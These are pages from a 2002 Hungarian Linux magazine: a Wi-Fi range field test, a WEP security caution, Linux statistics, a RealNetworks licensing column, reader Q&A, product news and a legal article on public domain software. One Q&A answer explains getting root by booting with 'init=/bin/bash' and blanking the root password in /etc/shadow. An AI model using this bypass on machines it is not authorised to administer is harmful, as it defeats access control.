Fémkábelt kihúzni villámvédelmi megfontolások miatt nem ajánlatos, az optika lefektetése átlagember számára a költségek és a szükséges engedélyek miatt kivitelezhetetlen, a lézeres megoldások ára pedig valahol egymillió forint felett indul. Marad tehát a rádiózás, amit többféle összeállításban is beüzemelhetünk.

Ha egy központi hálózatra kell egy kisebb, önálló hálózatrészt ráfűznünk, a távoli AP-t ügyfélmódba kapcsolva az egyedül a központi AP-vel fog kapcsolatot létesíteni. A központi AP-t fizikai cím alapján adhatjuk meg és azonosíthatjuk.

Ha kifejezetten két hálózatot akarunk összekötni, mindkét oldalon vezeték nélküli hídmódba célszerű kapcsolni. Ekkor a két AP csak egymással tart kapcsolatot, egyéb vezeték nélküli eszközök nem léphetnek fel a segítségükkel a hálózatra.

Hasonló összeállítást több hálózatrésszel is létrehozhatunk, ilyenkor az egyik AP pont-multipont kapcsolatot tart fenn a többivel, amelyek pont-pont összekötte-

tésben állnak a lényegében központinak kijelölttel. Logikailag az egész hálózat egynek látszik, ám érdemes ügyelni arra, hogy a rádiós eszközök sávszélessége korlátozott, és mivel a csatolt hálózatok egymással nem állnak közvetlen kapcsolatban, egymás közötti forgalmuk hamar telítheti a hálózatot.

Ugyan a hozzáférési pontok a legnagyobb teljesítményű eszközök a választékban, hatótávuk még nyílt területen sem haladja meg – gyári adat szerint – a 457 métert. Irányított antennákkal ezt jelentősen, akár több kilométernyire is növelhetjük. Antennát sokféle minőségben, kivitelben kaphatunk – mindig az adott körülményeknek megfelelően kell kiválasztani a megfelelőt. Nem árt figyelembe venni azt is, hogy hiába a kiváló antenna, ha túlságosan messzire akarjuk tőle vezetni a jelet: ekkor az antennakábel csatlakozásain, illetve a magán a kábelen elvesztett jelerősség miatt hamar semmivé válik az antennával elért nyereség.

A különálló antennát a hozzáférési pont vagy a PCI-os kártya lecsavarható saját antennájának helyére csatlakoztathatjuk. Ebből következik, hogy ha két hálózatot, netán csupán két gépet kell összekötnünk, mindkét oldalon egy-egy PCI-os kártyával és egy-egy antennával már megoldhatjuk a dolgot; ráadásul anyagilag is így járunk a legjobban. Ha valamelyik oldalon több gép is van, akkor elég egy második – ethernetkártyát telepíteni a rádiózó gépbe, és gondoskodni a hálózati csomagok továbbadásáról a többi felé.

A hordozható gépekbe szánt PCMCIA kártyák sajnálatos hátránya, hogy az antennájuk nem szedhető le, így külső antennával nem használhatók. Személy szerint el tudnék képzelni egy kisméretű, a gép oldalára csíptethető kis antennát, de a választékot áttekintve úgy tűnik, csak nekem ilyen élénk a fantáziám, vagy valamilyen műszaki akadálya van a dolognak.

A fontosabb beállítások

A 802.11b hálózatok több csatorna használatát is lehetővé teszik. Ezzel kapcsolatban a legfontosabb tudnivaló az, hogy az egy hálózatba kerülő készülékek mindegyikének ugyanazt a csatornát kell használnia. Európában elvileg 13, az Egyesült Államokban és Kanadában 11 csatornát használhatunk – feltéve, hogy az illesztőprogram ezt felkínálja.

A hálózat pontosabb azonosítását szolgálja az SSID azonosító, amely tetszőleges karaktersorozat lehet, de a hálózat minden tagjánál ugyanazt kell megadni. Amikor egy géppel fel akarunk lépni a hálózatra, és több hálózat is elérhető, ennek alapján könnyedén kiválaszthatjuk, hogy melyiket akarjuk használni.

Egyenrangú hálózatot az „ad hoc” módot választva tudunk építeni, ilyenkor a számítógépek keresik egymást. Ha AP-vel is rendelkezünk, „infrastruktúra” módba kell váltanunk, ekkor a gépek nem egymással létesítenek kapcsolatot, hanem a hozzáférési pont elérésével próbálkoznak.

Az illesztőprogramot jobban áttúrva további beállításokat is találunk, amelyek például a csomagok késleltetésére vagy méretére vonatkoznak. Ha alapbeállításokkal is működik a rendszer, jobban tesszük – mint mindig –, ha nem bántjuk őket.

Gyakorlat

A kipróbáláshoz adott kupac átvétele után egy közeli irodába fuvaroztuk, ahol a meglévő 10/100-as ethernet-hálózat mellett már várt ránk egy előre kijelölt asztali, illetve két hordozható számítógép. Az asztali gépen Windows ME, az egyik hordozható gépen Windows 2000, a másikon Windows XP volt. Linux – ekkor még – csak a helyi kiszolgálón futott, de ebbe érthető okokból nem akartunk belenyúlni.

Az illesztőprogram telepítése mindegyik gépen fájdalommentes volt, és a kezdeti beállítások megadása után azonnal meg is találták egymást, illetve a hozzáférési pontot. Bosszantó kivétel volt ez alól a Windows 2000-es gép, amely számunkra érthetetlen módon kizárólag „ad hoc” módban volt hajlandó működni, a hozzáférési pontot nem akarta látni. Érdemes kiemelni a Windows XP kiváló vezeték nélküli hálózat támogatását – tudom, egy linuxos újságban ilyet leírni vétség, de ettől még tény marad.

Az első helyszínről annyit érdemes tudni, hogy egy emeletes, körfolyosós társasház, ám viszonylag fiatal épület, így normál falvastagsággal épült. Az iroda négy szobából állt, ezekben bolyongtunk, illetve a ház folyosóján és az utcán sétálva próbáltuk felmérni, hogy milyen messzire távolodhatunk el a többi géptől vagy az AP-től anélkül, hogy a kapcsolat megszakadna. Az irodán belül nem volt gond, ám a földszintre érve a majdnem fél méter vastagságú vasbeton födém már túl nagy akadályt jelentett a jelek számára. Az utcára kiérve a kapcsolat újból felépült, a rádióhullámoknak ekkor egyetlen falat és néhány méternyi szabadtéri távot kellett leküzdeniük. A háztól távolodva körülbelül 20–30 méternyit sétálhattunk úgy, hogy egyéb akadály nem került a két gép közé. Ha újabb ház sarka mögé bújtunk, az összeköttetés métereken belül megszakadt. Ha a ház körfolyosóján indultunk el, két fal került közénk és a túloldali eszköz közé. A folyosón nagyjából 15 méternyire távolodhattunk el, ám ekkor annyira az adók-vevők teljesítményének határára értünk, hogy kezünket az antenna közelébe tartva is le tudtuk árnyékolni a jelet. Azt a megállapítást tettük tehát, hogy egy négy-öt helységből álló irodát és egy kisebb udvart ki lehet szolgálni egyetlen AP-vel, ám arról szó sem lehet, hogy egy nagyobb épületben „ad hoc” hálózatot építsen ki valaki, illetve egyetlen AP-vel mindenkit ki tudjon szolgálni.

A hálózati egységeket az alapértelmezett 11 Mb/s sebességnél kisebb sebességgel is lehet használni, ilyenkor állítólag növekszik az áthidalható távolság. Ez volt az a dolog, amit nekünk nem sikerült összehozni; hiába szabályoztuk a hálózati kártyát és az AP-t 1 Mb/s sebességre, a már kitapasztalt pontokon túlhaladva a kapcsolat ugyanúgy megszakadt.

Második helyszínünk egy vidéki, faluszéli családi ház volt, az egyik antenna e ház tornácának az oszlopára

került. Alatta egy linuxos gép csücsült a PCI-os kártyával, az antennát a kert mögött elterülő szántóföld felé irányítottuk, miközben expedíciós járművünk – Daewoo Matiz – motorja halkan duruzsolva várta a tortasütők kipróbálásának megkezdését. A jármű csomagtartójába egy 1000 wattos szünetmentes tápegység került, ez biztosította a hozzáférési pont áramellátását, a második tortasütőt kézzel tartottuk ki az ablakon, miközben a járműben tartózkodó személyzet az egyéb felszerelések – gázpedál, kormány, hordozható gépek – kezelését végezte.
Elsőként a viszonylag közeli, körülbelül 250 méterre található vízfolyás töltésére kapaszkodtunk fel. Innen remekül működött a kapcsolat, de ezt el is vártuk, hiszen az antenna névlegesen nagyjából 900 méterig használható. Kicsit felbátorodva jóval messzebbre, körülbelül 1,5 kilométerre távolodtunk el, ám itt már szembesülnünk kellett azzal a súlyos akadállyal, hogy még a Kisalföldet is vízfolyások, kisebb-nagyobb bukkanók és egyéb tereptárgyak tarkítják, amelyek két szempontból jelentenek gondot: egyrészt árnyékolják a jelet, másrészt ekkora távolságról nem is olyan egyszerű megállapítani, hogy hol van a másik antenna, és merre kellene a magunkkal hurcolt példányt tartó személynek fordulnia.
A szomszéd falu szélén árválkodó, szebb napokat is látott autó maradványaira hiába kapaszkodtunk fel, csak a falusiak értetlenkedő tekintetét vonzottuk, a közeli benzinkút tetejére pedig már nem mertünk felkéredzkedni. Úgy döntöttünk tehát, hogy közelíteni fogunk kiindulópontunkhoz. Sportosan bevágódtunk egy újabb földútra, majd némi tarlón átgázolva kockáztattuk a terepjárónak éppenséggel nem nevezhető expedíciós jármű épségét, és egy újabb vízfolyás töltésére másztunk fel. Ekkor már lassan lebukott a nap, sugarai aranyló színűre festették a tájat, és a vadvilág lényei – kivéve a szúnyogokat – is lassan nyugovóra tértek, ám mi ebből semmit nem vettünk észre, hiszen visszaérkezett az első ping-csomag! Némi állítgatás – „ne mozgasd”, „most jó”, „vissza” – után biztos kapcsolatot sikerült létesíteni az ekkor nagyjából 1100 méterre lévő bázissal. Ha ügyesen tartottuk az antennát, a ping-csomagok 50 ms alatti késleltetéssel fordultak meg. Némi szöszmötölés után másolni is próbáltunk, először úgy, hogy a hordozható gép is vezeték nélkül csatlakozott a hozzáférési ponthoz. Mivel ekkor az adatforgalom kétszeresen foglalta a sávszélességet – hordozható gép-AP és AP-bázis viszonylatban –, 200–500 Kb/másodperc fölé nem sikerült mennünk. Amikor ethernetalapú kapcsolatot létesítettünk az AP és a gép között, a sebesség a kétszeresére ugrott, így sikerült a gyári értékek közelébe kerülni. Az eredménnyel rendkívül elégedettek voltunk, hiszen az antennához megadott 900 méteres távolságon túlra sikerült biztos és viszonylag nagy sebességű kapcsolatot létesítenünk.

Linux alatt

Linuxhoz – szinte természetes – csak félig-meddig jár támogatás. Pontosabban az van, amit a közösség megír magának, a tisztelt gyártók nem nagyon fárasztják magukat illesztőprogramok fejlesztésével. A linux-wlan tervezet résztvevői szerencsére megteszik ezt helyettük, az általuk fejlesztett illesztőprogram jó néhány gyártó termékeit támogatja, köztük a Linksys egyes kártyáit is. Az újabb változatai folyamatosan megjelennek, az ➲ ftp.linux-wlan.org címről szabadon letölthetők. Az illesztőprogram lefordítása után csak annyit a dolgunk, hogy a már említett beállításokat egy szöveges beállítófájlban megadjuk. Lehetőleg ne nagyon lapozzunk lejjebb benne, mert elképesztően sok beállítást tartalmaz, és ezek jelentőségére 99 százalékban nem sikerült rájönnünk. Igaz, nem is volt rájuk szükség, a hálózat remekül működött. A linuxos megoldás fontos kényelmi szolgáltatása, hogy a hálózati kapcsolatot megszakadása után önműködően újraépíti, ha észleli a túloldal jeleit. A windowsos változat ezzel szemben egy ablakot dob fel, amelyben SSID szerint felsorolja az elérhető hálózatokat, és a felhasználó dolga kiválasztani közülük a megfelelőt. Ha több hálózat van a közelben, ennek a megközelítésnek is lehetnek előnyei, de ha a felhasználó a lefedett terület határán mozog, és percenként szakad meg és áll helyre a kapcsolata, Windowst használva bizony percenként kell kattintania a kívánt hálózatra.

Biztonság

A vezeték nélküli eszközök beépített titkosítás használatára képesek, és ezt a lehetőséget ajánlott is engedélyezni, hiszen ha semmiféle védelmet nem használunk, bárki, aki venni tudja a rádióhullámokat, lehallgathatja a hálózati forgalmat. A Wired Equivalent Protocol (WEP) használatát telepítés után minden eszközön külön kell engedélyezni, és meg kell adni azokat a kulcsokat, amelyek alapján a titkosító algoritmus elvégzi a csomagok rejtjelezését. Jó tisztában lenni viszont azzal, hogy a WEP csak megnehezíti a támadók dolgát, teljes biztonságot nem nyújt: már elérhetők olyan nyílt forrású programok, amikkel különösebb hozzáértéssel nem rendelkező személyek is támadást intézhetnek a hálózat ellen. Az Interneten matematikai részleteket is taglaló tanulmányt is lehet találni; a lényeg az, hogy kellő számú csomagot lehallgatva egyre nő annak esélye, hogy a támadó ki tudja találni a kulcsokat. Ajánlott tehát magasabb szintű rejtjelezési megoldásokat – IPSec, SSH – is használni, illetve a hálózat tervezésénél is figyelembe venni a vezeték nélküli eszközök által jelentett veszélyt, és külön tűzfallal szigetelni el a hozzáférési pontot is. További bosszúság forrása, hogy a kulcsokat minden eszközön – egyenként és azonosan – be kell állítani, terjesztésük és eltitkolásuk tehát külön gondot jelent a rendszergazda számára.

Medgyesi Zoltán (mz@rettesoft.hu)
a BMGE 24 éves informatika szakos hallgatója. Szabadidejét legszívesebben a barátnőjével tölti. Szeret autózni és bográcsban főzni. A Linuxot hat éve ismeri, de még nem volt lelkiereje, hogy áttérjen rá. A Linuxvilág magazin hírszerkesztője.

Linux-index

1. A föld körül keringő űrszemét mennyisége fontban (millió): 4
2. Összesen ennyi 1 centiméternél nagyobb átmérőjű mesterséges test kering a Föld körül: 110 000
3. A hivatalosan számon tartott mesterséges objektumok száma: 8927
4. Ennyi éves a legöregebb amerikai műhold, a Vanguard I: 44
5. Ennyi éves korában lett a Vanguard I űrszemét: 6
6. A Pegasus rakéta robbanása ennyi ezer Föld körül keringő részt szabadított el: 300
7. Ennyi millió felnőtt használja a Világhálót otthon vagy a munkahelyén: 156
8. Ennyi százalékuk hallgat rádiót a világhálón keresztül: 16
9. Ennyi millió dollárt költött az IBM egy Linux-próbalaboratóriumra New Yorkban: 1
10. A világ Linux-felhasználóinak száma (millió): 18
11. A Linux-rendszerek ennyi százalékát használják munkaállomásként: 61,42
12. A Linux-rendszerek ennyi százalékát használják programozásra: 43,65
13. A Linux-rendszerek ennyi százalékát használják levelezőkiszolgálóként: 23,37
14. A Linux-rendszerek ennyi százalékát használják webkiszolgálóként: 33,38
15. A Linux-rendszerek ennyi százalékát használják fájlkiszolgálóként: 24,64
16. A Linux-rendszerek ennyi százalékát használják tűzfalként: 23,51
17. A Linux-rendszerek ennyi százalékát használják DNS-szolgáltatóként: 17,6
18. A Faroer-szigetek helyezése a teljes lakosságához viszonyított Linux-felhasználók száma szerint: 1
19. Finnország helyezése az összlakossághoz viszonyított Linux-felhasználók száma szerint: 4

Források

1–6.: Space.com
7–8.: Wharton School of Economics, citing USA Today and Gartner3
9.: International Business Machines Corp.
10–19.: Linux Counter (➲ counter.li.org)

Linux Journal 2002. október, 102. szám

A Real fél lépést tett előre?

Rob Glaser, a Microsoft volt felső szintű vezetője által alapított RealNetworks egy erősen szabadalmazott médiafolyam-üzlet, amely igazodni látszott a Microsoft mintájához. Mégis, a RealNetworks legnagyobb vetélytársa éppen a Microsoft, amely egyre növekvő erőszakossággal nyomul ezen a területen.
Júliusban a RealNetworks meglepő stratégiát mutatott: programjuk egy részét nyílt forrásúvá tette.
A Real-kodekek még mindig csak szigorú szabadalmi szerződések alapján hozzáférhetők. Amikor az O'Reilly Nyílt Forráskód Kongresszuson – a RealNetworks Ogg Vorbis-támogatásának bejelentésekor – Rob Glaserrel beszélgettem, a kodekek szerepét a csomagolásához hasonlította egy szállítmányozási rendszerben.
A RealNetworks feladata a bitek szállítása és nem a csomagolása – magyarázta. Az ügyfelek használhatják a Real saját tömörítését, vagy bármelyik másik számukra megfelelőt, akár az Ogg Vorbist, a QuickTime-ot, a Windows Media Playert és a többit.
Írásom időpontjában két felhasználási szerződés létezik: egy védjeggyel ellátott, a RealNetworks közösségi forráskód szerződés (RealNetworks Community Source License – RCSL), amelynek „szerkezete biztosítja, hogy minden RCSL alatt létrehozott termék illeszkedni fog a Helix csatolófelületeihez"; és a RealNetworks nyilvános forráskód szerződés (RealNetworks Public Source License – RPSL), amelynek felépítése „a fejlesztőknek nagyobb rugalmasságot biztosít a forráskód használatában". Az utóbbi a GPL-hez „hasonlónak" mondott annyiban, hogy elfogad bizonyos copyleft-kitételeket (copyleft: általános eljárás programok ingyenessé tételére), de különbözik bizonyos „szabadalmazott kiadások" terén. A cég különböző szabadalmak és szabadalmaktól függő alkalmazások használatára is jogosítványt ad a Helix-közösségnek.
A nyilvánosságra hozatal után *Bruce Perens* közzétette a RealNetworks ezzel kapcsolatos terveinek részletes elemzését. Ezt írja:

- A RealNetworks kiszolgáló és „kódolóegység" a valódi kodekek nélkül a „közösségi forráskódok" engedélye alá fog tartozni. Ez azt jelenti, hogy a forráskód nyilvános lesz azok számára, akik aláírnak egy megállapodást, de ők sokkal kevesebbet kapnak majd, mint a nyílt forráskóddal együtt járó teljes jogosultság. Mivel a többi kiszolgáló és kódoló már teljesen nyílt forráskódú, valószínűleg a Nyílt Forráskód Közössége sem vár el többet a RealNetworks kódjainak e részével kapcsolatban.
- A RealAudio- és RealVideo-kodekek lefordított formában lesznek hozzáférhetőek, mint olyan programok, amelyeket nagyobb termékekhez lehet illeszteni. Hangsúlyozom: nem csatlakozunk az ingyenes programok táborához. Mindamellett ezek a kodekek hozzáférhetőek lesznek a Real által kibocsátott különböző nyílt forrású részekkel együtt, így egy harmadik fél számára egyszerűbbé válik félig szabadalmazott Real formátumú lejátszót Linux vagy más operációs rendszerek alá létrehozni, ahol ez ma még nem támogatott.

A bejelentés elkerülhetetlenné teszi a Netscape Mozillával kapcsolatos 1998-as lépésével való összehasonlítást, ami után az 1.0 változat elkészítéséig több mint négy év telt el. „A Mozillával ellentétben mi nem tervezzük, hogy mindent az alapoktól kezdve újraírunk" – közölte velem levelében egy Real-alkalmazott.

Doc Searls

Linux Journal 2002. október, 102. szám

A hónap szakmai tanácsai

A Linux Journal honlapján számtalan gond megoldásához találhattok további segítséget. A Sunsite tükröoldalait, a gyakran feltett kérdéseket és az egyéb útmutatásokat a ➲ www.linuxjournal.com honlapon olvashatjátok el. A rovatban közzétett válaszokat Linux-szakértők kis csapata készítette el. További kérdéseiteket szívesen fogadják (angol nyelven) a ➲ www.linuxjournal.com/lj-issues/techsup.html címen, ahol csak egy kérdőívet kell kitöltenetek, de a bts@ssc.com címre levelet is írhattok. A levél tárgyában szerepeljen a „BTS" kulcsszó.

Elveszett felhasználónév

Számítástechnika órán kaptam egy Linuxot. Partition Magicet használok, de elfelejtettem a bejelentkezéshez használt nevet, amelyet az órán használtam. Hogyan tudok ismét belépni?
Santos Gonzales, sansan78228@yahoo.com

Feltéve, hogy a LILO indítja a rendszert, egy apró trükk segítségével beléphetsz. Rendszerindításkor írd be a rendszerindító lenyomat nevét (a TABULÁTOR billentyű megnyomásával a lenyomatok listája kiíratható, ha nem tudnád a nevüket), és írd utána az `init=/bin/bash` karakterláncot. Például:

```
LILO: linux init=/bin/bash
```

Ezután a */etc/shadow* fájlt szerkeszd át úgy, hogy a rendszergazdai jelszót tartalmazó sorban az első és a második kettőspont között mindent kitörölsz. Mentsd a fájlt, és indítsd újra gépet. Jelentkezz be rendszergazdaként (nem lesz jelszava), és a jelszót azonnal állítsd be a `passwd` paranccsal.
Ben Ford, ben@kalifornia.com

Működni fog valamikor a winmodemem?

Nemrég telepítettem a Red Hat 7.3-at Intel Pentium III processzorral rendelkező Dell gépemre. Megpróbáltam beállítani a betárcsázós kapcsolatot, de a Linux nem ismerte fel a modemet. Lucent winmodemem van.
Vijay Jilledimudi, jvkvijay@hotmail.com

A winmodemeket csak a megfelelő illesztőprogrammal lehet használni (ha van ilyen). Látogass el a ➲ http://www.linmodems.org webcímre, ahol megtudhatod, hogy a te lapkakészleted támogatott-e.
Mario de Mello Bittencourt Neto, mneto@argo.com.br

Külső SCSI-lemezzel rendelkező rendszer frissítése

Van egy 133 MHz-es noteszgépem, Red Hat 6.0 fut rajta, és a gépen belül csak a / fájlrendszer található meg. A */home* könyvtár egy külső SCSI-lemezen foglal helyet, amely egy Adaptec 1460-as kártyán keresztül csatlakozik a géphez. A rendszermagot 2.2.5-15-ről 2.4.5-re szerettem volna frissíteni. Frissítettem a 2.4-es rendszermagokhoz feltétlenül szükséges programokat (pl.: modutils 2.4.16 stb.), de gondjaim támadtak. Miután a `make` és `make install` parancsokat a `modutils` csomagra kiadtam, és újraindítottam a gépet, nem tudtam sem a külső SCSI-lemezt, sem a zipmeghajtót elindítani. A hangkártya sem működik.
Roger Martinez, roger.martinez@freesbee.fr

A `mkinitrd` parancsot használd, és készíts egy lenyomatot, amely a SCSI-modulokat is tartalmazza. Az új rendszermag lefordítása és telepítése után írd be az `mkinitrd /boot/initrd-2.4.5.img 2.4.5` parancsot. Ellenőrizd, hogy a számok megegyeznek-e a rendszermag változatszámával, és a */etc/lilo.conf*-hoz add hozzá a következő sorokat:

```
image=/boot/vmlinuz-2.4.5
        label=linux
        initrd=/boot/initrd-2.4.5.img
        read-only
        root=/dev/xxx
```

Futtasd a LILO-t, és indítsd újra a gépet!
Mario de Mello Bittencourt Neto, mneto@argo.com.br

Linux Home Router

Nemrég telepítettem a Red Hat 7.2-t, és egy másik gépem is van, amin Windows 98 fut és egy Cox@home kábelmodemhez csatlakozik. Az internetkapcsolatot a linuxos gépre szeretném költöztetni, majd útválasztóként, tűzfalként és DHCP-kiszolgálóként használni. A DHCP-kiszolgáló azért kellene, mert meg akarom tanulni a beállítását és a működtetését. Nagyra értékelném, ha megmondanátok, mi az első lépés, vagy mi az egyes lépések fontossági sorrendje.
Mike Dickson, mjd42970@cox.net

Az első lépés a tűzfal beállítása. Be kell állítanod az útválasztó-védelmet és az IP-álcázási szabályokat (a Windows 98-es géphez). Kezdetben valószínűleg grafikus felületű eszközt érdemes használnod, bár hamar ki fogod nőni. A Red Hat grafikus beállítóprogramjának neve: `firewall-config`.
A második lépés a DHCP-kiszolgáló beállítása. Olvasd el a DHCP mini-HOWTO-t a ➲ http://www.tldp.org/HOWTO/mini/DHCP/index.html címen.
Ennyi elég is az útválasztóról. Még sok érdekes dolgot be lehet állítani, például saját levélkiszolgálót és webkiszolgálót, de első feladatnak ez is megteszi. Ahogy nézem, ezt a projektet te magad szeretnéd végigvinni, mert érdekel a dolog. Ha nem ez a helyzet, inkább egy előre elkészített LRP-lemez vagy egy Linksys útmutató használatát javaslom.
Christopher Wingert, cwingert@qualcomm.com

Kettős rendszerindítás Slackware-rel

Két merevlemezem van, a C: 8 gigabájtos, és minden ezen van. A másikat két részre osztottam, D: és E: meghajtókra. Mindkét meghajtó 9 GB-os, és az egyikre Linuxot szeretnék telepíteni. Telepíthető-e a Slackware a D: meghajtóra? A rendszerindításkor kiválaszthatom-e az indítani kívánt operációs rendszert?
Eamonn Kiely, eamonnkiely198@hotmail.com

Természetesen igen, telepíthető. Előtte mindenképpen olvasd el a leírást, mert új felhasználóknak a Slackware nem a legkönnyebb terjesztés. Inkább a Madrake, SuSE vagy Red Hat terjesztéseket javaslom. Ezek telepítés közben maguktól felismerik a lemezeiden elhelyezkedő lemezrészeket, és segítenek a megfelelő lemezrész kiválasztásában (amit te D: és E: meghajtóknak hívsz, valójában lemezrészek; a Windowsban virtuális meghajtóknak látszanak).
Ben Ford, ben@kalifornia.com

Linux Journal 2002. október, 102. szám

Új termékek

Ch 3.0

A Ch 3.0 felületfüggetlen és beágyazható C/C++-értelmező. Támogatja az ISO C szabványt, a C++-osztályokat, a POSIX-et, a GTK+-t, a Windowst, az OpenGL-t, az X/Motifot és a socket/Winsockot, továbbá

nyolcezernél is több függvénnyel bír. A Ch 3.0 sok tekintetben bővíti ki a C nyelvet, többek között támogatja a rendszerfelügyeleti célú héjprogramozást, vannak általános függvények, karakterlánctípus, lineáris algebrai és mátrixszámításokban használható tömbök, két- és háromdimenziós rajzolás, és osztályok a CGI-hez. Fejlett numerikus matematikai függvénykészlettel rendelkezik lineáris rendszerek, differenciálegyenletek, nemlineáris egyenletek számításához és Fourier-analízishez.
Adatok: SoftIntegration, Inc.,
e-mail: info@softintegration.com,
➲ http://www.softintegration.com

VersaTRAK IP RTU

Megjelent a SIXNET Linux-alapú VersaTRAK IP RTU-ja (távoli terminálegység). Az RTU 32 bites PowerPC processzorral, 16 MB gyors dinamikus memóriával és 4–126 MB flashmemóriával rendelkezik. Az eszköz adatgyűjtésre, adatnaplózásra és vezérlési feladatokra használható. A felhasználói programok elkészítésére használhatóak az iparban elterjedt eszközök vagy a szabad Linux-fordító. A VersaTRAK IP egy 10/100-as ethernetkapuval és négy soros kapuval rendelkezik. Támogatja a telefonos, a rádiós és RS-485 vonalat használó eszközöket, amelyeket egy RISK társprocesszor kezel, és helyi, ethernet és Modbus I/O-modulok kombinációjával több mint 50 000 I/O-vonalat tud lekérdezni. A megosztott erőforrások adatbázisát nem Linux-alkalmazásokból is el lehet érni. Az eszközhöz a tervezés, beépítés és telepítés megkönnyítése érdekében fejlesztő- és karbantartó eszközök is járnak.
Adatok: SIXNET, 331 Ushers Road,
e-mail: sales@sixnetio.com,
➲ http://www.sixnetio.com

64Express


A 64Express segédprogram képes a 32-bites C és C++-alapú programokat önműködően, kézi kódátvitel nélkül átalakítani az AMD nyolcadik nemzedékbeli Opteron és Athlon processzoraira. Az átviteli folyamatból így kiküszöbölhető a többszörös fordításból, összeépítésből és kipróbálásból álló lépéssorozat, mivel az alkalmazás vagy alkalmazásrendszer összes forrásállományát és fejlécét egyszerre vizsgálja át. A 64Express lehetővé teszi, hogy a felhasználók észrevegyék az átállásból adódó gondokat, kiküszöböli a kézi átírással járó hibákat, csökkenti a kipróbálás és hibakeresés idejét, más megoldásokat javasol, és tervezhetőbbé teszi a folyamatot. Az eredeti forráskód nem módosul, amíg a felhasználó el nem fogadja a javasolt változtatást, és a változásokról részletes napló készül.
Adatok: MigraTEC,
➲ http://www.migratec.com

MontaVista Carrier Grade Edition 2.1

A MontaVista bejelentette a Linux Carrier Grade Edition 2.1 (CGE) – az általuk fejlesztett kereskedelmi carrier-grade minőségű Linux-terjesztés – megjelenését. A CGE-t hálózati berendezések üzemeltetőinek tervezték, szabványos, moduláris kapcsolattartó felületként. A magas rendelkezésre állást többek között a CompactPCI üzem közben cserélhető meghajtói, a többszörös ethernet és a RAID1 biztosítja.
A CGE megerősített illesztőprogramokkal rendelkezik, erőforrás-megfigyelésre képes és hibakezelő szolgáltatásai is vannak. A CGE támogatja a PICMG 2.16-megfelelő CompactPCI felületeket és az Intel IA-32 processzorok köré épített szabványos állványba szerelhető rendszereket.
Adatok: MontaVista Software
➲ http://www.mvista.com

VERITAS NAS és Clustering Software

A VERITAS több új termék megjelenését is bejelentette, többek közt egy hálózati tárolóeszközét (NAS) és egy telepkezelő programét.



A ServPoint NAS RAID-megoldásokat használ, és képes biztonsági mentésre, kötetkezelésre, legfeljebb 32 csomópontból álló telep kialakítására, valamint leállás utáni helyreállításra. Sokféle operációs rendszer és alkalmazás képes a NAS-on a hálózaton keresztül állományokat tárolni, illetve megosztani. A VERITAS Cluster Server kiszolgálókat egyesít, és sokféle alkalmazást kezel eltérő környezetben. Támogatja a legfeljebb 32 csomópontból álló SAN-géptelepek kialakítását, és a hagyományos ügyfél-kiszolgáló környezeteket.

A VERITAS azt is bejelentette, hogy Linux-termékcsaládját az IBM eServer xSeries géptípusra és a Dell PowerEdge kiszolgálóra is elérhetővé teszi.
Adatok: VERITAS Software,
➲ http://www.veritas.com

Sangoma ADSL-modem

A Sangoma megjelentetett egy belső széles sávú ADSL-modemet, amely minden Linux- és FreeBSD-változattal képes együttműködni. Az S518 nevű kártyát üzleti kiszolgálókba tervezték, és minden északamerikai irodai berendezéshez csatlakoztatható. A Sangoma WANPIPE programjával együtt használva a következő adatátviteli sebességek érhetők el: 10,5 Mb/s nagysebességű, 8 Mb/s teljes sebességű, 4 Mb/s a G.Lite letöltésnél és 1 Mb/s feltöltésnél.
Az S518 PCI 2.2 csatolófelülettel rendelkezik és megfelel az ITU G.992.1 (G.DMT), ITU G.992.2 (G.Lite), ITU G.992 Annex A, Annex C és ANSI T1.413 Issue 2 ADSL-szabványoknak. Az illesztőprogramok támogatják a PPP over ATM, PPP over Ethernet, Ethernet over ATM és IP over ATM-szabványokat.
Adatok: Sangoma Technologies Corporation,
e-mail: sales@sangoma.com,
➲ http://www.sangoma.com

Linux Journal 2002. október

A jogi tanácsadás megfelelő kerete egy jogász-ügyfél kapcsolat, amely egy adott helyzet minden tényállását figyelembe veszi, és a helyileg érvényes jognak felel meg. Bár ezt a cikket egy jogász írta, a benne foglalt adatok nem helyettesíthetik az esetre szabott, bejegyzett jogásztól származó tanácsadást.

Miért nem ér fel a public domain egy terjeszési engedéllyel?

Ha az egész szerzői jogi és terjesztési engedélykérdést el akarjuk kerülni, akkor sem járunk jobban – ne adjuk csak úgy oda a progrgamokat.

Nem is komolytalan dolog elképzelni, ahogy egy program szerzője művét a magasba hajítja, hogy a szél kényekedve szerint bárhová fújja. Ez a kép találóan festi le a közkinccsé tett (public domain) programokat. A programmérnökök a „public domain" (szó szerint: nyilvános tartomány) kifejezést úgy használják, mintha az egy olyan helyet jelölne, ahol a programmal mindenki azt tehet, amit csak akar. A közkinccsé tett programnak nincsen tulajdonosa. Még az állam sem birtokolja. Egyszerűen „szabadon használható", abban az értelemben, ahogyan az ingyen sör „szabadon elvehető" és ahogyan a szólásszabadság „szabad megnyilvánulást" tesz lehetővé.
Valóban létezik a közkincsé tett szellemi alkotások tere: itt találhatók *Bach* szonátái, *Shakespeare* színművei, *Leonardo da Vinci* rajzai és az *Eiffel* torony terve. Ezeket szó szerint bárki bármire használhatja, engedély nélkül. A szerzői jog által védett művek csak akkor válnak közkinccsé, amikor „megöregednek", és lejár a szerzői jogvédelem hatálya. Minden másnak – kétségkívül a közelmúltban készült valamennyi számítógépes programot is beleértve – megvan valahol a tulajdonosa, azaz nem „vehető el szabadon".
A szerzői jogi törvények értelmében a programokhoz kapcsolódó kizárólagos jogok nagyon hosszú ideig vannak érvényben. A jelenlegi szabályozás szerint a szerzői jog a szerző halála után még hetven évig érvényes; az ismeretlen szerzőjű, nem a szerző neve alatt közzétett vagy megbízásra készített művek esetén a szerzői jog az első közzétételt követő 95 évig, vagy a mű létrehozását követő 120 évig érvényes – a két lehetőség közül az lép életbe, amelyik alapján előbb lejár a jogvédelem. A programírás új iparág, ezért ma még viszonylag ritkán találkozunk olyan fontosabb programokkal, amelyeknek a szerzői jogai elévültek.
